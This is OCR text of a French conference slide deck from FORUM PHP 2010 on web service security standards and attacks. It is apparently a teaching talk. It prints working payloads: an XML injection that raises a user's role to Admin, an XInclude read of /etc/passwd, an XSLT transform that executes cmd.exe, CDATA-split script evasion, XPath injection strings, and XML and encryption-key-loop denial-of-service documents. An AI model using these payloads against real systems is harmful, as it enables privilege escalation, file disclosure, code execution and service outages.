
Exemple de Web Service



UDDI : Registres de Web Services



Technologies




La sécurité dans les Web services

afup

FORUM PHP 2010

Security Standards Overview



Implémentations les plus courantes

Sécurité habituelle des applications Web

Deux acteurs principaux : W3C et le consortium OASIS


Des dizaines de documents, standards et recommendations
Des centaines de “MAY”, “SHOULD”, “IS (STRONGLY) RECOMMANDED” …

XML & HTTP : Deux standards des milliers de possibilités

afup

FORUM PHP 2010

XML Signature



Eléments clé

- Permet de signer tout ou partie d'un document XML
- Les éléments signés peuvent être internes ou externes au document
- Les données peuvent être transformées en amont des opérations

afup

FORUM PHP 2010

XML Encryption

Eléments clé

- Chiffre tout ou partie d'un document XML
- Les clés de chiffrement peuvent être intégrées au document
  - Chiffrées avec une clé
  - Qui peut être chiffrée

```
<EncryptedData>
    <EncryptionMethod/>
    <ds:KeyInfo>
      <EncryptedKey>
      <AgreementMethod>
      <ds:KeyName>
      <ds:RetrievalMethod>
      <ds:*>
    </ds:KeyInfo>
    <CipherData>
      <CipherValue>
      <CipherReference URI?>
    </CipherData>
    <EncryptionProperties>
</EncryptedData>
```

Algorithme utilisé pour le chifferment

Clef de chiffrement

La clef est chiffrée ⇨ Block EncryptedData-like

Mécanisme de récupération de la clef

Cipher

Reference aux données chiffrées
(peuvent être dans un autre document)

WS-Security

WS-Security

- Nouvel en-tête +
- XML Signature (avec quelques limitations) +
- XML Encryption (avec des extensions additionnelles) +
- Security Tokens pour transporter des assertions

Security Tokens

- Utilisés pour transporter les asertions des utilisateurs
- Essentiellement des informations d'authentification
- Peut-être n'importe quoi (données de sessions, cerrificats etc.)
- WS-Security ne précise pas comment valider les assertions

XACML & SAML

SAML

- Security Assertion Markup Language
- Traite les assertions générées par XACML aux acteurs

XACML

- eXtensible Access Control Markup Language
- Définit la politique d'accès aux ressources
- Applique la politique

Processus interne de délivrance du Visa

Visa
Utilisé pour accéder aux ressources

Un peu trop...

```
<Policy PolicyId="ExamplePolicy"
 RuleCombiningAlgId="urn:oasis:names:tc:xacml:1.0:rule-combining-algorithm:permit-overrides">
  <Target>
    <Subjects> <AnySubject/> </Subjects>
    <Resources>
      <Resource>
        <ResourceMatch MatchId="urn:oasis:names:tc:xacml:1.0:function:anyURI-equal">
          <AttributeValue
DataType="http://www.w3.org/2001/XMLSchema#anyURI">http://server.example.com/code/docs/guide.
html</AttributeValue>
          <ResourceAttributeDesignator DataType="http://www.w3.org/2001/XMLSchema#anyURI"
           AttributeId="urn:oasis:names:tc:xacml:1.0:resource:resource-id"/>
        </ResourceMatch>
      </Resource>
    </Resources>
    <Actions> <AnyAction/> </Actions>
  </Target>
  <Rule RuleId="ReadRule" Effect="Permit">
    <Target>
      <Subjects> <AnySubject/> </Subjects>
      <Resources> <AnyResource/> </Resources>
      <Actions>
        <Action>
          <ActionMatch MatchId="urn:oasis:names:tc:xacml:1.0:function:string-equal">
            <AttributeValue
             DataType="http://www.w3.org/2001/XMLSchema#string">read</AttributeValue>
            <ActionAttributeDesignator DataType="http://www.w3.org/2001/XMLSchema#string"
             AttributeId="urn:oasis:names:tc:xacml:1.0:action:action-id"/>
          </ActionMatch>
        </Action>
      </Actions>
    </Target>
    <Condition FunctionId="urn:oasis:names:tc:xacml:1.0:function:string-equal">
      <Apply FunctionId="urn:oasis:names:tc:xacml:1.0:function:string-one-and-only">
        <SubjectAttributeDesignator DataType="http://www.w3.org/2001/XMLSchema#string"
         AttributeId="group"/>
      </Apply>
      <AttributeValue
       DataType="http://www.w3.org/2001/XMLSchema#string">developers</AttributeValue>
    </Condition>
  </Rule>
</Policy>
```

- Authorisation en lecture
- Pour les utilisateurs du groupe developers
- Sur http://server.example.com/code/docs/guide

afup

FORUM PHP 2010

Attaques sur les Web Services

afup

FORUM PHP
2010

Principes des Injections XML


- Utilisées pour manipuler le contenu XML
- Généralement utilisés via l'interface Web des portails

Name: John Doe
Email: john@doe.com
Address: 1024 Mountain Street
Zip: 17000

Frontal Web

Name: John Doe
Email: john@doe.com
Address: 1024 Mountain Street
Zip: 17000
ID: 100374
Role: User

WS de gestion des comptes



Principes des Injections XML

```
<UserRecord>
   <ID>100374</ID>
   <Role>User</Role>
   <Name>John Doe</Name>
   <Email>john@doe.com</Email><Role>Admin</Role><Email>john@doe.com</Email>
   <Address>1024 Mountain Street</Address>
   <Zip>17000</Zip>
</UserRecord>
```

User editable fields
can be accessed via the Web interface
through forms

Injection overwrites the "private"
<Role> element

Injection XML persistante


- Stockée sur le “provider”
- Exécutée par le serveur lorsque la requête est servie

Stage 1: Injection

Name: John Doe <xi:include href="file:///etc/passwd" parse="text"/>
Email: john@doe.com
Address: 1024 Mountain Street
Zip: 17000

Frontal Web

WS de gestion des comptes



Injection XML persistante

- Stockée sur le "provider"
- Exécutée par le serveur lorsque la requête est servie


Name: John Doe
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
Email: john@doe.com
Address: 1024 Mountain Street
Zip: 17000

Name
/etc/passwd ;-)
Email
Address
Zip

Stage 2: Execution
Get my personal info

Web Based Frontend

WS de gestion des comptes



Dénis de Service


- Basé sur la complexité du document

```
<a1>
  <a2>
   <a3>
     <a4>
        ......
              <a1000>
              </a1000>
        ......
     </a4>
   </a3>
  </a2>
</a1>
```

Opérations de traitement du document

- 2 étapes impactant la CPU puis la mémoire

```
C:\Temp>perl xpath.pl dos1.xml //a1
Searching //a1 in dos1.xml...
1 found
Out of memory!
```



Injection du DoS

- Via le Portail
- Directement sur le Service

SOAP


```
<soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:Login>
         <tem:loginID>
            John Doe<a1>….</a1>
         </tem:loginID>
         <tem:password>
            muahahah
         </tem:password>
      </tem:Login>
   </soapenv:Body>
</soapenv:Envelope>
```

HTML

Login: John Doe <a1>…</a1>
Password: ********

Frontal Web

WS de gestion des comptes



afup

FORUM PHP 2010


Evasion

Le champ <![CDATA[]]>

- Utilisé pour autoriser le transport de tout type de données en XML
- Les données contenues dans un champ `<![CDATA[]]>` ne doivent pas être analysées ni traitées
- Elles sont retranscrites àl'identique par le *parser*

Frontal Web

WS de gestion des comptes



```
<SUPPORT_ENTRY>
  <EMAIL>john@due.com</EMAIL>
  <TEXT>
    <![CDATA[<S]]>CRIP<![CDATA[T>]]>
    alert(document.cookie);
    <![CDATA[</S]]>CRIP<![CDATA[T>]]>
  </TEXT>
</SUPPORT_ENTRY>
```

Inspection: Ok

```
<SCRIPT>
alert(document.cookie);
</SCRIPT>
```

afup

FORUM PHP 2010

Injection xPath

L'équivalent de SQL

- Injection de données pour corrompre une expression xPath
- Nouvelle difficulté : pas de commentaires inline

Exemple

- Authentification basée sur l'expression:

```
//user[name='$login' and pass='$pass']/account/text()
```

- Injection

```
$login = whatever' or '1'='1' or 'a'='b
$pass = whatever
```

- Exploitation de la précédence de l'opérateur AND
- L'expression devient

```
//user[name='whatever' or '1'='1' or 'a'='b' and pass='whatever']/account/text()
```

TRUE OR FALSE = TRUE

Injection xPath: PoC

xpathauth.pl

```
#!/usr/bin/perl

use XML::XPath;
use XML::XPath::XMLParser;

my $login = $ARGV[0];
my $pass = $ARGV[1];

my $userfile = "users.xml";

my $expr = "//user[login=\'$login\' and pass=\'$pass\']";

my $xp = XML::XPath->new(filename => $userfile);
my $nodeset = $xp->find($expr);

if($nodeset->size) { print "Authentication successful\n"; }
else { print "Authentication failed\n"; }
```

users.xml

```
<users>
User List
   <user auth:type="admin">
      <id>1</id>
      <name>Administrator</name>
      <login>admin</login>
      <pass>admin</pass>
   </user>
   <user auth:type="user">
      <id>1001</id>
      <name>Renaud</name>
      <login>renaud</login>
      <pass>bidou</pass>
   </user>
   <!-- Looser -->
   <user auth:type="user" auth:comment="looser">
      <id>1002</id>
      <name>HB</name>
      <login>hb</login>
      <pass>isback</pass>
   </user>
   <user auth:type="user">
      <id>1003</id>
      <name>Jean Bon</name>
      <login>jean</login>
      <pass>rigolo</pass>
   </user>
   <?PI your mother?>
</users>
```

Injection xPath: PoC

DEMO

afup

FORUM PHP 2010

Dump d'un document XML

L'opérateur | operator dans xPath

- Opérateur identique à UNION mais plus flexible
- Effectue des opérations séquentielles
- Exploite l'absence de restrictions d'accès aux parties d'un document

Utilisation dans une injection xPath

- Item description query via xPath:

```
//item[itemID='$id']/description/text()
```

- Inject

```
$itemID = whatever'] | /* | //item[itemID='whatever
```

- Expression becomes

```
//item[itemID='whatever'] | /* | //item[itemID='whatever']/description/text()
```

Matches all nodes

- Require prior knowledge of expression

afup

FORUM PHP 2010

Blind xPath Injection

Les bases

- Publiée* par Amit Klein
- Permet de récupérer l'intégralité d'un document XML
- Sans connaissance de la structure de l'expression xPath

Mode opératoire

1. Trouver une injection "standard"
2. Replacer le prédicat `'1'='1'` par une expression *E* dont le résultat est binaire
3. E est utilisé pour évaluer :
   - Chaque bit du nom ou de la valeur d'un élément
   - Le nombre d'éléments de chaque type (élément, texte, PI etc.)

Contraintes

- Lent (à-la Brute Force)
- Démontré mais pas de PoC publiquement disponible

* Blind xPath Injection – Amit Klein - http://www.packetstormsecurity.org/papers/bypass/Blind_XPath_Injection_20040518.pdf

Blind Injection xPath : PoC

DEMO

afup

FORUM PHP 2010

Attaques sur SOAP

afup

FORUM PHP
2010

DoS sur SOAP

Techniques habituelles

- SOAP est généralement considéré comme HTTP + XML
- ➢ Vulnérable aux DoS IP/TCP/HTTP
  - Très sensible aux *floods* applicatifs
  - Rarement dimensionné pour traité des milliers de requêtes par seconde
- ➢ Vulnérable aux DoS XML

Anomalies

- Jouer avec les en-têtes est une bonne idée
- Dépend des versions de SOAP supportées et de leur impélmentation

Attachements SOAP

- SOAP peut transporter des données externes à sa structure XML
- Devient un message MIME multipart dont la première partie est de type text/xml
- Les gros attachements peuvent provoquer un épuiseme,t des ressources CPU/mémoire

Rejeu de messages SOAP

SOAP ne gère pas les états

- SOAP est un protocole d'échange de messages
- L'implémente pas de mécanisme de suivi et de contrôle de session
  - ➢ Il n'y a pas de relation entre les messages
  - ➢ Les messages peuvent être rejoués à volonté

Scenarios de rejeu

- Rejeu de messages d'authentification capturés
- Rejeu d'actions (transfert financier, main gagnante au poker etc.)
- DoS…

Attaques sur … WS-Security

afup

FORUM PHP
2010

Exploitation de la transformation XSLT

La transformation XSLT

- Explicitement identifiée dans XML Signature, mais optionnelle
- Fournit de puissantes fonctions de formatage avant signature

Problème

- La plupart des impélmentations XSLT fournissent des appels système
- Le serveut peut être contraint à exécuter du code avant de valider la signature
- Publié* et démontré par Bradley W. Hill

Utilisation avec XML encryption

- XML Encryption utilise des transformations dans les éléments `<KeyInfo>` et `<RetrievalMethod>`
- Même cause, même tarif

* Command Injection in XML Signatures and Encryption – Bradley W. Hill - http://www.isecpartners.com/files/XMLDSIG_Command_Injection.pdf

Transformation XSLT: PoC

Code de transformation malicieux

```
<Transforms>
  <Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
  <Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
        xmlns:rt=http://xml.apache.org/xalan/java/java.lang.Runtime
        xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
        exclude-result-prefixes= "rt,ob">
      <xsl:template match="/">
        <xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
        <xsl:variable name="command"
          select="rt:exec($runtimeObject,&apos;c:\Windows\system32\cmd.exe&apos;)"/>
        <xsl:variable name="commandAsString" select="ob:toString($command)"/>
        <xsl:value-of select="$commandAsString"/>
      </xsl:template>
    </xsl:stylesheet>
  </Transform>
</Transforms>
```

afup

FORUM PHP 2010

Boucle de clefs de chiffrement

Le bloc `<EncryptedKey>`

- Extension du type **`<EncryptedDataType>`**
- Contient un bloc **`<KeyInfo>`**
- Permet de référencer une clef externe via **`<RetrievalMethod>`**

L'ataque

- Clé A est chiffrée avec Clé B
- Clé B est référencée comme externe à l'élément
- Clé B est chiffrée avec Clé A
- Clé A est référencée comme externe à l'élément

Identifiée dans le standards OASIS !!!

- Ne propose pas de solution ni de contournement
- Recommande uniquement de surveiller l'utilisation des ressources…

afup

FORUM PHP 2010

Boucle de clef de chiffrement: PoC

```
<EncryptedKey Id='Key1' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc'/>
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key2' Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
    <ds:KeyName>No Way Out</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key2'/>
  </ReferenceList>
  <CarriedKeyName>I Said No Way</CarriedKeyName>
</EncryptedKey>
```

Clé 1

Chiffrée

Avec Clé 2
Située Ici

```
<EncryptedKey Id='Key2' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#aes128-cbc"/>
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key1' Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
    <ds:KeyName>I Said No Way</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key1'/>
  </ReferenceList>
  <CarriedKeyName>No Way Out</CarriedKeyName>
</EncryptedKey>
```

Encryption Key Loop PoC

Clé 1


```
<EncryptedKey Id='Key1' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc'/>
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key2'Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
    <ds:KeyName>No Way Out</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key2'/>
  </ReferenceList>
  <CarriedKeyName>I Said No Way</CarriedKeyName>
</EncryptedKey>
```

Clé 2

```
<EncryptedKey Id='Key2' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm="http://www.w3.org/2001/04/xmlenc#aes128-cbc"/>
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key1' Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
    <ds:KeyName>I Said No Way</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key1'/>
  </ReferenceList>
  <CarriedKeyName>No Way Out</CarriedKeyName>
</EncryptedKey>
```

Chiffrée

Avec Clé 1
Située Ici



afup

FORUM PHP
2010

Conclusion

afup

FORUM PHP
2010

{

Les Web Services sont là

Inutile de discuter

Ils sont partout

Même là où vous l'ignorez

Ils sont vulnérables

Et les vecteurs d'attaque sont connus

Les attaques sont connues

Et déjà largement utilisées

afup

FORUM PHP
2010

Mais maintenant ...

Vous savez

Et çà fait toute la différence

afup

FORUM PHP
2010

Thank you !

afup

FORUM PHP
2010